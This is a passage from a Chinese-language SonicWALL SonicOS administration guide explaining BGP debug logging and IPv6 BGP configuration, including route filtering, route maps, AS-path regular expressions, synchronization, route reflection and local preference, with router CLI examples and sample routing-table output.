   Network          Next Hop            Metric LocPrf Weight Path
*> 7.6.7.0/24       10.50.165.228            0             0 7675 i
*> 12.34.5.0/24     0.0.0.0                        100  32768 i
*> 199.199.0.0/16   10.50.165.228            0             0 7675 9999 i
```

```
Total number of prefixes 3
```

注：最后一个路由是通过 AS7675 学习并去往 AS9999 的路径。

配置 BGP 日志

SonicWALL BGP 提供用于显示 BGP 流量相关日志事件的全面调试命令选择。可以在 CLI 使用**调试 bgp** 命令加上以下关键字配置 BGP 日志：

表 190. BGP 调试关键字

BGP 调试关键字	说明
全部	启用所有 BGP 调试。
衰减	启用 BGP 衰减的调试。
事件	启用 BGP 事件的调试。
过滤器	启用 BGP 过滤器的调试。
fsm	启用 BGP 有限状态机 (FSM) 的调试。
保持活动	启用 BGP 保持活动的调试。
nht	启用 NHT 消息的调试。
nsm	启用 NSM 消息的调试。
更新	启用入站/出站 BGP 更新的调试。

要禁用 BGP 调试，输入“no”形式的命令。例如，要禁用事件调试，输入 **no debug events** 命令。

BGP 日志消息也可以在 SonicOS GUI 的**日志 > 视图**页面查看。BGP 消息作为日志消息中**高级路由**类别的一部分显示。



以上消息显示拒绝对出站 RIB 的更新，因为更新的来源路由器未直接连接到设备。

要允许未直接连接的 BGP 对等项，请使用 **ebgp-multihop** 关键字与 **neighbor** 命令。例如：

```
neighbor 10.50.165.228 ebgp-multihop
```

IPv6 BGP

IPv6 边界网关协议 (BGP) 在自治系统 (AS) 之间交流 IPv6 路由信息。具备 IPv6 BGP 支持的 Dell SonicWALL 安全设备可以替代网络自治系统使用的传统 BGP 路由器。

IPv6 BGP 在**网络 > 路由**页面启用，但必须在 SonicOS 命令行接口 (CLI) 进行配置。

以下限制适用于 SonicOS 6.2：

- 仅 NSA 平台上支持 IPv6 BGP。
- IPv6 BGP 取决于 IPv6 功能和 ZebOS (Zebra OS)。
- IPv6 BGP 中不支持 MPLS/VPN 和组播。

主题：


- 第 1708 页的配置多个自治系统
- 第 1709 页的配置基本 BGP over IPv6
- 第 1710 页的配置 EBGP Multihop
- 第 1710 页的配置 IPv6 BGP 出站路由过滤器
- 第 1711 页的配置 IPv6 BGP 分布列表
- 第 1712 页的 IPv6 BGP 路由映射
- 第 1713 页的配置 AS 正则表达式
- 第 1715 页的 EBGP 路由选择
- 第 1717 页的 IPv6 BGP 同步
- 第 1718 页的 BGP 路由反射
- 第 1720 页的 IPv6 BGP 本地首选
- 第 1724 页的 BGP 对等组更新策略
- 第 1725 页的 BGP 联盟

配置多个自治系统

如果自治系统 (AS) 拥有多个 BGP 路由器，AS 可以用于其他 AS 的转换服务。BGP 在不同 AS 的路由器之间运行时使用外部 (eBGP)。BGP 在相同 AS 的路由器之间运行时使用内部 (eBGP)。

在下图中，AS 200 是 AS 100 和 AS 300 的转换 AS。

图 78. 包含多种 BGP 路由器配置的自治系统



要如上图所示配置多个 AS，请配置路由器 RTA、RTB 和 RTC，如下所示：

在 RTA：

```
router bgp 100
   neighbor 129.213.1.1 remote-as 200

address-family ipv6
   redistribute connected
   neighbor 129.213.1.1 activate
```

在 RTB：

```
router bgp 200
   neighbor 129.213.1.2 remote-as 100
   neighbor 175.220.1.2 remote-as 200

address-family ipv6
   redistribute connected
   neighbor 129.213.1.2 activate
   neighbor 175.220.1.2 activate
```

在 RTC：


```
router bgp 200
   neighbor 175.220.212.1 remote-as 200

address-family ipv6
   neighbor 175.220.212.1 activate
   neighbor 175.220.212.1 activate
```

配置基本 BGP over IPv6

可以配置 IPv6 BGP 对等路由器以通过 IPv6 地址族或 IPv4 地址族传输 IPv4 或 IPv6 路由信息。

图 79. 基本 BGP over IPv6 配置



要配置基本 BGP over IPv6，请配置路由器 R1 和 R2，如下所示：

在 R1：

```
router bgp 6501
   bgp router-id 1.1.1.1
   neighbor 2011:11:11:11::2 remote-as 6502

address-family ipv6
   neighbor 2011:11:11:11::2 activate

exit-address-family
```

在 R2：

```
router bgp 6502
   bgp router-id 2.2.2.2
   neighbor 2011:11:11:11::1 remote-as 6501
```

```
address-family ipv6
   network 1010::1/128
   network 2020::1/128
   neighbor 2011:11:11:11::1 activate
```

配置 EBGP Multihop

EBGP Multihop 用于在两个未直接相连的外部对等机之间建立相邻连接。Multihop 仅可用于 eBGP，不适用于 iBGP。如果防火墙具有无直接连接的外部邻居，您可以使用 **ebgp-multihop** 命令建立邻居连接。

要配置 EBGP Multihop，请配置路由器 R1 和 R2，如下所示：

在 R1：

```
router bgp 6501
   bgp router-id 1.1.1.1
   neighbor 2011:11:11:11::2 remote-as 6502
   neighbor 2011:11:11:11::2 ebgp-multihop


address-family ipv6
   neighbor 2011:11:11:11::2 activate
exit-address-family
```

在 R2：

```
router bgp 6502
   bgp router-id 2.2.2.2
   neighbor 2011:11:11:11::1 remote-as 6501
   neighbor 2011:11:11:11::1 ebgp-multihop


address-family ipv6
   network 1010::1/128
   network 2020::1/128
   neighbor 2011:11:11:11::1 activate
```

配置 IPv6 BGP 出站路由过滤器

IPv6 BGP 出站路由过滤器 (ORF) 可用于通过滤除来源处的多余路由更新来最大限度减少在对等路由器之间发送的 BGP 更新数。

要配置 IPv6 BGP 出站路由过滤器 (ORF)，请配置路由器 R1 和 R2，如下所示：

在 R1：

```
router bgp 6501
   bgp router-id 1.1.1.1
   neighbor 2011:11:11:11::2 remote-as 6502


address-family ipv6
   redistribute connected
   neighbor 2011:11:11:11::2 activate
   neighbor 2011:11:11:11::2 prefix-list pref1 in
   neighbor 2011:11:11:11::2 prefix-list pref2 out
exit-address-family


ipv6 prefix-list pref1 seq 10 deny 1010::1/128
```

```
ipv6 prefix-list pref1 seq 20 permit any
ipv6 prefix-list pref2 seq 10 deny 1111::1/128
ipv6 prefix-list pref2 seq 20 permit any
```

在 R2：

```
router bgp 6502
   bgp router-id 2.2.2.2
   neighbor 2011:11:11:11::1 remote-as 6501


address-family ipv6
   redistribute connected
   neighbor 2011:11:11:11::1 activate
```

要检查 R1 和 R2 上的路由，请使用 **show bgp ipv6 unicast** 命令。

R1 上的路由应具有 IPv6 地址 1010::1/128。

R2 上的路由应具有 IPv6 地址 1111::1/128。

在 R1：

```
R1> show bgp ipv6 unicast
```

在 R2：

```
R2> show bgp ipv6 unicast
```

配置 IPv6 BGP 分布列表

IPv6 BGP 分布列表可用于通过滤除来源处的多余路由更新来最大限度减少在对等路由器之间发送的 BGP 更新数。

要配置基本 IPv6 BGP 分布列表，请配置路由器 R1 和 R2，如下所示：

在 R1：

```
router bgp 6501
   bgp router-id 1.1.1.1
   neighbor 2011:11:11:11::2 remote-as 6502


address-family ipv6
   redistribute connected
   neighbor 2011:11:11:11::2 activate
   neighbor 2011:11:11:11::2 distribute-list acl1 in
   neighbor 2011:11:11:11::2 distribute-list acl2 out
exit-address-family


ipv6 access-list acl1 deny 1010::1/128
ipv6 access-list acl1 permit any
ipv6 access-list acl2 deny 1111::1/128
ipv6 access-list acl2 permit any
```

在 R2：

```
router bgp 6502
   bgp router-id 2.2.2.2
   neighbor 2011:11:11:11::1 remote-as 6501
```

```
address-family ipv6
   redistribute connected
   neighbor 2011:11:11:11::1 activate
```

要检查 R1 和 R2 上的路由，请使用 **show bgp ipv6 unicast** 命令。

R1 上的路由应具有 IPv6 地址 1010::1/128。

R2 上的路由应具有 IPv6 地址 1111::1/128。

在 R1：

```
R1> show bgp ipv6 unicast
```

在 R2：

```
R2> show bgp ipv6 unicast
```

IPv6 BGP 路由映射

IPv6 BGP 路由映射可用于通过滤除来源处的多余路由更新来最大限度减少在对等路由器之间发送的 BGP 更新数。

要配置基本 IPv6 BGP 路由映射，请配置路由器 R1 和 R2，如下所示：

在 R1：

```
router bgp 6501
   bgp router-id 1.1.1.1
   neighbor 2011:11:11:11::2 remote-as 6502


address-family ipv6
   redistribute connected
   neighbor 2011:11:11:11::2 activate
   neighbor 2011:11:11:11::2 route-map map1 in
   neighbor 2011:11:11:11::2 route-map map2 out
exit-address-family


ipv6 access-list acl1 deny 1010::1/128
ipv6 access-list acl1 permit any
ipv6 access-list acl2 deny 1111::1/128
ipv6 access-list acl2 permit any
!
route-map map1 permit 1 match ipv6 address acl1
!
route-map map2 permit 1 match ipv6 address acl2
!
```

在 R2：

```
router bgp 6502
   bgp router-id 2.2.2.2
   neighbor 2011:11:11:11::1 remote-as 6501


address-family ipv6
   redistribute connected
   neighbor 2011:11:11:11::1 activate
```

要检查 R1 和 R2 上的路由，请使用 **show bgp ipv6 unicast** 命令。

在 R1：

```
R1> show bgp ipv6 unicast
```

R1 上的路由应具有 IPv6 地址 1010::1/128。

在 R2：


```
R2> show bgp ipv6 unicast
```

R2 上的路由应具有 IPv6 地址 1111::1/128。

配置 AS 正则表达式

您可以配置可匹配并用于拒绝或允许来自 AS 的地址的正则表达式。

图 80. 自治系统正则表达式配置



RTB 发布以下这些路由：

- 2004::/64
- 2003::/64
- 2002::/64

RTC 发布以下这些路由：

- 5000::/64
- 6666::6/128
- 7777::7/128

要检查路由器 RTA 上的路由，请使用 **show bgp ipv6 unicast** 命令。

在 RTA：

```
RTA> show bgp ipv6 unicast

BGP table version is 4, local router ID is 10.0.1.2
Status codes: s suppressed, d damped, h history, * valid, > best,
i - internal, l - labeled
S Stale
Origin codes: i - IGP, e - EGP, ?- incomplete

Network          Next Hop            Metric     LocPrf     Weight     Path
*> 2002::/64      ::ffff:a00:101      0          0          100        i
*> 2003::/64      ::ffff:a00:101      0          0          100        i
*> 2004::/64      ::ffff:a00:101      0          0          100        i
*> 5000::/64      ::ffff:a00:101      0          0          100        400i
```

```
*> 6666::6/128    ::ffff:a00:101     0          0        100      400
*> 7777::7/128    ::ffff:a00:101     0          0        100      400
```

要配置 RTA 上的 AS 正则表达式并拒绝来源于 AS100 的所有路由：

```
router bgp 200
   neighbor 10.0.1.1 remote-as 100
   neighbor 10.0.1.1 update-source X2
   neighbor 2004::1 remote-as 100
   neighbor 2004::1 update-source X2
!
address-family ipv6
   neighbor 10.0.1.1 activate
   neighbor 10.0.1.1 filter-list 1 in
   neighbor 2004::1 activate
   exit-address-family


ip as-path access-list 1 deny ^100$
ip as-path access-list 1 permit .*
```

要检查路由器 RTA 上的路由，请使用 **show bgp ipv6 unicast** 命令。

在 RTA：

```
RTA> show bgp ipv6 unicast

BGP table version is 4, local router ID is 10.0.1.2

Status codes: s suppressed, d damped, h history, * valid, > best,
i - internal, l - labeled

S Stale

Origin codes: i - IGP, e - EGP, ?- incomplete

Network          Next Hop          Metric    LocPrf   Weight   Path
*> 5000::/64     ::ffff:a00:101    0         0        100      400i
*> 6666::6/128   ::ffff:a00:101    0         0        100      400i
*> 7777::7/128   ::ffff:a00:101    0         0        100      400i

Total number of prefixes 3
```

要修改 AS 路径以拒绝学习自 AS100 的所有路由：

在 RTA：

```
router bgp 200
   neighbor 10.0.1.1 remote-as 100
   neighbor 10.0.1.1 update-source X2
   neighbor 2004::1 remote-as 100
   neighbor 2004::1 update-source X2
!
address-family ipv6
   neighbor 10.0.1.1 activate
   neighbor 10.0.1.1 filter-list 1 in
   neighbor 2004::1 activate
exit-address-family

ip as-path access-list 1 deny _100_
```

```
ip as-path access-list 1 permit .*
```

要检查路由器 RTA 上的路由，请使用 **show bgp ipv6 unicast** 命令。

在 RTA：


```
RTA> show bgp ipv6 unicast
```

EBGP 路由选择

路由根据所运行的路由协议的管理距离进行选择。管理距离较短的路由协议较之管理距离较长的路由协议具有更高的优先级。EBGP 的管理距离为 20。OSPF 的管理距离为 110。

本图显示 BGP 路由器使用的三个 AS 和路由协议。

图 81. 自治系统 EBGP 路由选择配置



AS300 中的 RTC 路由器对 AS100 和 AS200 发布路由 1000::/64。

从 RTC (AS300) 至 RTA (AS100) 的路由运行 OSPF。

从 RTC (AS300) 至 RTB (AS200) 的路由运行 eBGP。

从 RTA (AS100) 至 RTB (AS200) 的路由运行 eBGP。

RTA (AS100) 接收来自 OSPF 和 eBGP 的路由 1000::/64 的更新。选择并将学习自 eBGP 的路由添加到 RTA 的路由表，因为 eBGP 的管理距离小于 OSPF 的管理距离。

在 RTA：

```
router bgp 100
   neighbor 3001::1 remote-as 200
!
address-family ipv6
   distance bgp 150 150 150
   neighbor 3001::1 activate
exit-address-family
```

在 RTB：

```
router bgp 200
   bgp log-neighbor-changes
   neighbor 1001::1 remote-as 300
   neighbor 2003::1 remote-as 100
```

```
address-family ipv6
   network 6666::6/128
   neighbor 1001::1 activate
   neighbor 2003::1 activate
exit-address-family
```

在 RTC：

```
router bgp 300
   neighbor 3002::1 remote-as 200
!
address-family ipv6 network 1000::/64
   neighbor 3002::1 activate
exit-address-family
```

要检查路由器 RTA 上的路由，请使用 **show ipv6 route** 命令。

```
RTA> show ipv6 route

IPv6 Routing Table

Codes:K - kernel route, C - connected, S - static, R - RIP, O - OSPF, I - IS-IS, B - BGP
Timers:Uptime


B   1000::/64 [20/0] via fe80::204:27ff:fe0c:b006, X1, 00:01:07
C   2003::/64 via ::, X1, 00:30:50
B   6666::6/128 [20/0] via fe80::204:27ff:fe0c:b006, X1, 00:01:07
C   fe80::/64 via ::, X1, 00:30:53
```

由于 RTC 与 RTA 直接相连，来自 OSPF 的路由实际优于 BGP 学习的路由。为了确保为路由表选择 RTA 与 RTC 之间的路由，您可以使用 **distance** 命令将 BGP 路由的默认管理距离更改为长于 OSPF 路由的管理距离。例如：

```
distance bgp 150 150 150
```

您还可以使用 **backdoor neighbor** 命令设置 BGP 路由为首选路由。例如：

在 RTA：

```
router bgp 100
   neighbor 3001::1 remote-as 200
!
address-family ipv6
   network 1000::/64
   backdoor neighbor 3001::1 activate
exit-address-family
```

要检查路由器 RTA 上的路由，请使用 **show ipv6 route** 命令。

```
RTA> show ipv6 route

IPv6 Routing Table


Codes:K - kernel route, C - connected, S - static, R - RIP, O - OSPF, I - IS-IS, B - BGP
Timers:Uptime


O   1000::/64 [110/2] via fe80::217:c5ff:feb4:57f2, X4, 00:30:53
C   2003::/64 via ::, X1, 00:31:18
B   6666::6/128 [20/0] via fe80::204:27ff:fe0c:b006, X1, 00:00:03
C   fe80::/64 via ::, X1, 00:31:21
```


IPv6 BGP 同步

IPv6 BGP 同步保持所有 BGP 路由更新为所有可用路由和网络的 IPv6 地址。

在 BGP 同步中，如果 AS (AS100) 从另一个 AS (AS300) 向第三个 AS (AS400) 传输流量，则 BGP 不发布该路由，直至 AS100 中的所有路由器向 IGP 学习该路由。在这种情况中，IGP 是 iBGP。AS100 必须等待至 iBGP 向 AS100 中的所有路由器传播该路由。然后，eBGP 向外部 AS 发布该路由。

在本例中，RTB 通过 iBGP 学习地址 6666::6/128，然后向 RTD 发布地址。

图 82. IPv6 BGP 同步示例



注：您可以通过向 RTB 上的 6666::6/128 添加静态路由和确保其他路由可以达到 6666::6/128 让 RTB 认为 IGP 已传播路由信息。

在本例中，RTC (AS2) 向 RTA (AS100) 发布地址 6666::6/128。在 AS100 中，RTA 和 RTB 运行 iBGP，所以 RTB 学习地址 6666::6/128 并可以通过下一个跃点 5.5.5.5 (RTC) 到达。下一个跃点通过 iBGP 传送。但是，要达到下一个跃点 (RTC)，RTB 必须通过 RTE 发送流量，但 RTE 不知道 IP 地址 6666::6/128。

如果 RTB 向 RTD (AS400) 发布 6666::6/128，则尝试从 RTD 到达 6666::6/128 的流量必须经过 AS100 中的 RTB 和 RTE。但是由于 RTE 未学习 6666::6/128，将在 RTE 丢弃所有数据包。

要在 AS100 中配置 RTB 上的 BGP 同步：

在 RTB：

```
router bgp 100
   neighbor 10.103.10.129 remote-as 100
   neighbor 3001::1 remote-as 100
   neighbor 3001::1 update-source X4
   neighbor 5000::1 remote-as 400
   neighbor 5000::1 update-source X2
!
address-family ipv6
   synchronization
   neighbor 10.103.10.129 activate
   neighbor 3001::1 activate
   neighbor 5000::1 activate
```

```
exit-address-family
```

如果您不通过中间 AS 从一个 AS 向另一个 AS 传输流量，可以禁用同步。如果中间 AS 中的所有路由器都运行 BGP，您也可以禁用同步。禁用同步可以在 IGP 中传送较少的路由，并允许 BGP 更快汇合。

要在 AS100 中禁用 RTB 上的 BGP 同步：

在 RTB：

```
router bgp 100
   neighbor 10.103.10.129 remote-as 100
   neighbor 3001::1 remote-as 100
   neighbor 3001::1 update-source X4
   neighbor 5000::1 remote-as 400
   neighbor 5000::1 update-source X2
!
address-family ipv6
   neighbor 10.103.10.129 activate
   neighbor 3001::1 activate
   neighbor 5000::1 activate
exit-address-family
```


BGP 路由反射

默认情况下，AS 中的所有 iBGP 路由器必须采用完全网状配置。每个路由器必须配置为每个其他路由器的对等路由器。

通过路由反射，所有 iBGP 无需完全结网。路由反射使 AS 中的各 iBGP 路由器无需与所有其他 iBGP 路由器通信。可以将 iBGP 路由器指定为路由反射器，并向多个 iBGP 客户端传送 iBGP 学习的路由。

当配置路由器为路由反射器时，将作为所有其他 iBGP 路由器获取 iBGP 学习的路由的单一点。路由反射器充当服务器，而不是 AS 中的每个其他路由器的对等路由器。所有其他 IBGP 路由器变为路由反射器的客户端。路由器只要有至少一个路由反射器客户端，就成为路由反射器。

图 83. BGP 路由反射配置



要在 AS 中配置路由反射：

在 RouterA：

```
interface Serial0/0
   ipv6 address 2011:12:12:12::1/64
   ipv6 ospf 10 area 0

interface Serial0/1
   ipv6 address 2011:13:13:13::1/64
   ipv6 ospf 10 area 0

router bgp 100

bgp router-id 1.1.1.1
no bgp default ipv4-unicast
bgp log-neighbor-changes
   neighbor 2011:22:22:22::22 remote-as 100
   neighbor 2011:22:22:22::22 update-source Loopback0
   neighbor 2011:33:33:33::33 remote-as 100
   neighbor 2011:33:33:33::33 update-source Loopback0
!
address-family ipv6
   neighbor 2011:22:22:22::22 activate
   neighbor 2011:22:22:22::22 route-reflector-client
   neighbor 2011:33:33:33::33 activate
   neighbor 2011:33:33:33::33 route-reflector-client
exit-address-family
!
ipv6 router ospf 10
   router-id 1.1.1.1
```

在 RRClient1：

```
interface Loopback0
   ipv6 address 2011:22:22:22::22/128
   ipv6 ospf 10 area 0
!
interface Loopback10
   ipv6 address 1010:10:10:10::10/128

interface Serial0/0
   ipv6 address 2011:12:12:12::2/64
   ipv6 ospf 10 area 0
!
router bgp 100
   bgp router-id 2.2.2.2
   bgp log-neighbor-changes
      neighbor 2011:11:11:11::11 remote-as 100
      neighbor 2011:11:11:11::11 update-source Loopback0
!
address-family ipv6
   neighbor 2011:11:11:11::11 activate
   network 1010:10:10:10::10/128
exit-address-family
!
ipv6 router ospf 10
   router-id 2.2.2.2
```

RRClient2:

```
interface Loopback0
```

```
   ipv6 address 2011:33:33:33::33/128
   ipv6 ospf 10 area 0
!
interface Loopback20
   ipv6 address 2020:20:20:20::20/128
!
interface Serial0/0
   no ip address
   ipv6 address 2011:13:13:13::2/64
   ipv6 ospf 10 area 0
!
router bgp 100
   bgp router-id 3.3.3.3
   bgp log-neighbor-changes
      neighbor 2011:11:11:11::11 remote-as 100
      neighbor 2011:11:11:11::11 update-source Loopback0
!
address-family ipv6
   neighbor 2011:11:11:11::11 activate
   network 2020:20:20:20::20/128
exit-address-family
!
ipv6 router ospf 10
   router-id 3.3.3.3
   log-adjacency-changes
```

要检查路由，请使用 **show bgp ipv6 unicast** 命令。

在 RRClient1：

```
RRClient1> show bgp ipv6 unicast
```

您应该使用路由 2020:20:20:20::20/128。

在 RRClient2：


```
RRClient2> show bgp ipv6 unicast
```

您应该使用路由 1010:10:10:10::10/128。

IPv6 BGP 本地首选

本地首选指定通向某网络的路由作为来自 AS 的网络首选出口路由。具有最高本地首选级别的路由是首选路由。本地首选的默认值是 100，但可以使用 **set local-preference** 命令更改。

图 84. IPv6 BGP 本地首选配置



要配置 AS 中首选路由的本地首选：

在 R1：

```
interface Loopback0
   ipv6 address 1111:111:111:A::/64 eui-64
   ipv6 ospf 10 area 0

interface FastEthernet0/0
   ipv6 address AB01:CD1:123:A::/64 eui-64
   ipv6 ospf 10 area 0
!
interface Serial0/0
   ipv6 address AB01:CD1:123:C::/64 eui-64
!
interface FastEthernet0/1
   ipv6 address AB01:CD1:123:B::/64 eui-64
   ipv6 ospf 10 area 0
!
   ipv6 router ospf 10 router-id 1.1.1.1 log-adjacency-changes
   redistribute connected route-map CONNECTED
!
route-map CONNECTED permit 10
   match interface Serial0/0
!
router bgp 123
bgp router-id 1.1.1.1
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 remote-as 123
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 update-source Loopback0
   neighbor 3333:333:333:A:C603:3FF:FEF0:0 remote-as 123
   neighbor 3333:333:333:A:C603:3FF:FEF0:0 update-source Loopback0
   neighbor AB01:CD1:123:C:C604:16FF:FE98:0 remote-as 101
   neighbor AB01:CD1:123:C:C604:16FF:FE98:0 ebgp-multihop 5
!
address-family ipv6
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 activate
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 next-hop-self
   neighbor 3333:333:333:A:C603:3FF:FEF0:0 activate
   neighbor 3333:333:333:A:C603:3FF:FEF0:0 next-hop-self
   neighbor AB01:CD1:123:C:C604:16FF:FE98:0 activate exit-address-family
```

在 R2：

```
interface Loopback0
   ipv6 address 2222:222:222:A::/64 eui-64
   ipv6 ospf 10 area 0
!
interface FastEthernet0/0
   ipv6 address AB01:CD1:123:A::/64 eui-64
   ipv6 ospf 10 area 0
!
interface FastEthernet0/1
   ipv6 address AB01:CD1:123:D::/64 eui-64
   ipv6 ospf 10 area 0
!
   ipv6 router ospf 10 router-id 2.2.2.2 log-adjacency-changes
!
router bgp 123
bgp router-id 2.2.2.2
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 remote-as 123
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 update-source Loopback0
   neighbor 3333:333:333:A:C603:3FF:FEF0:0 remote-as 123
   neighbor 3333:333:333:A:C603:3FF:FEF0:0 update-source Loopback0

address-family ipv6
